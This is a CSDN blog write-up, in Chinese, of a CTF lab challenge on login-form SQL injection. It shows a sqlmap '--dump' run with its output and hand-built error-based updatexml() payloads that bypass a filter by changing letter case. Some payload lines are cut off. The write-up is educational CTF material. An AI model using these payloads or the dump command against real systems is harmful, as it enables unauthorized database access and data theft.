

i春秋CTF-训练营 SQL注入-2 一鱼三吃 sqlmap bp手注 python脚本

原创

[AAAAAAAAAAAAA66](#) 于 2021-11-30 18:22:19 发布 112 收藏

分类专栏: [CTF-WEB学习](#) 文章标签: [安全](#) [web安全](#) [安全漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/AAAAAAAAAAAAA66/article/details/121638753>

版权



[CTF-WEB学习](#) 专栏收录该内容

34 篇文章 1 订阅

订阅专栏



目录

题目

做题前获取的信息

一鱼三吃

sqlmap

burp手注

python自动化脚本

题目

《从0到1：CTFer成长之路》题目 ×

分值: 100分 类型: Web 题目名称: SQL注入-2 已解答

题目内容: SQL注入-2

创建赛题

Flag: 提交

解题排名: 1 ichefda31db3f 2 1234qwer 3 我要学安全

提交Writeup获取泉币

CSDN @AAAAAAAAAAAAA66

做题前获取的信息

The screenshot shows a web browser window with the URL `eci-2ze19k2z4ay9soo667sg.cloudec1.ichunqiu.com/login.php`. The page title is "登录N1后台管理系统". There are two input fields: "用户名" (Username) and "密码" (Password), and a "登录" (Login) button. The browser's developer tools are open, showing the HTML source code. A comment in the source code reads: "<!-- 如果觉得太难了,可以在url后加入?tips=1 开启mysql错误提示,使用burp发包就可以看到咯-->". The developer tools also show the CSS styles for the page.


F12查看源码得到提示

依照题目信息, post提交数据。

一鱼三吃


sqlmap

随便输入用户名, 密码 提交 burp拦截 右键 Copy to file 文件保存为2.txt



CSDN @AAAAAAAAAAAAA66

我用的burp是在windows环境下的，所以把2.txt 复制放在kail桌面。（也可以自己在虚拟机创建一个2.txt文件，把bp中的数据粘贴到文件中）



```
Terminal
文件(F) 编辑(E) 视图(V) 搜索(S) 终端(T) 帮助(H)
POST /login.php HTTP/1.1
Host: eci-2ze90xsmimwc7z9bnz34.cloudecil.ichunqiu.com
Content-Length: 19
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://eci-2ze90xsmimwc7z9bnz34.cloudecil.ichunqiu.com
Referer: http://eci-2ze90xsmimwc7z9bnz34.cloudecil.ichunqiu.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: __jsluid_h=9a54d1dca6375576653f44834b0ebf5d
Connection: close

name=aaaa&pass=1234
~
~
~
~
~
~
~
~
CSDN @AAAAAAAAAAAAA66 全部
```

桌面打开终端用sqlmap 一把嗦 (dump 命令把数据全输出 不需要查库查表查字段! 麻烦!)

```
sqlmap -r 2.txt --dump
```

```
[17:01:41] [INFO] fetching current database
[17:01:41] [INFO] resumed: note
[17:01:41] [INFO] fetching tables for database: 'note'
[17:01:41] [INFO] fetching number of tables for database 'note'
[17:01:41] [INFO] resumed: 2
[17:01:41] [INFO] resumed: fl4g
[17:01:41] [INFO] resumed: users
[17:01:41] [INFO] fetching columns for table 'fl4g' in database 'note'
[17:01:41] [INFO] resumed: 1
[17:01:41] [INFO] resumed: flag
[17:01:41] [INFO] fetching entries for table 'fl4g' in database 'note'
[17:01:41] [INFO] fetching number of entries for table 'fl4g' in database 'no
te'
[17:01:41] [INFO] resumed: 1
[17:01:41] [INFO] resumed: n1book{login_sqli_is_nice}
Database: note
Table: fl4g
[1 entry]
+-----+
| flag |
+-----+
| n1book{login_sqli_is_nice} |
+-----+

[17:01:41] [INFO] table 'note.fl4g' dumped to CSV file '/home/edg/.local/shar
e/sqlmap/output/eci-2ze90xsmimwc7z9bnz34.cloudecil.ichunqiu.com/dump/note/fl4
g.csv'
CSDN @AAAAAAAAAAAAA66
```

得到flag

burp手注

输入用户名为aaaa 密码为 1234 (其实可以随便输入) 依照提示在url后面加上?tips=1

抓包后, 右键点击send to repeater模块

开始测试

使用一些一般的语句，发现只是报错，没有回显有用信息

使用 `updatexml` 函数使其回显

[SQL注入之错误注入_基于updatexml\(\)_wangyuxiang946的博客-CSDN博客](#)

构造payload


```
name=aaaa'+or+updatexml(1,concat(0x7e,(select+group_concat(table_name)+from+information_schema.tables+where
```

报错，

怀疑是进行了某些过滤，尝试到大小写可以绕过。

构造payload（这个语句能直接获取表名，不用先判断数据库。）


```
name=aaaa'+or+updatexml(1,concat(0x7e,(Select+group_concat(column_name)+from+information_schema.columns+wh
```



得到表名f14g

查询字段


```
name=aaaa'+or+updatexml(1,concat(0x7e,(Select+group_concat(column_name)+from+information_schema.columns+wh
```



得到字段名flag

查询fl4g的值

```
name=aaaa'+or+updatexml(1,concat(0x7e,(Select+flag+from+fl4g)),1)#&pass=1234
```



得到flag。

python自动化脚本

.....自己python编写脚本的能力还差了点，这里放出一位博主的文章。

[i春秋《从0到1: CTFer成长之路》题目\(Web——SQL注入-2\)_LSYZWF的博客-CSDN博客](#)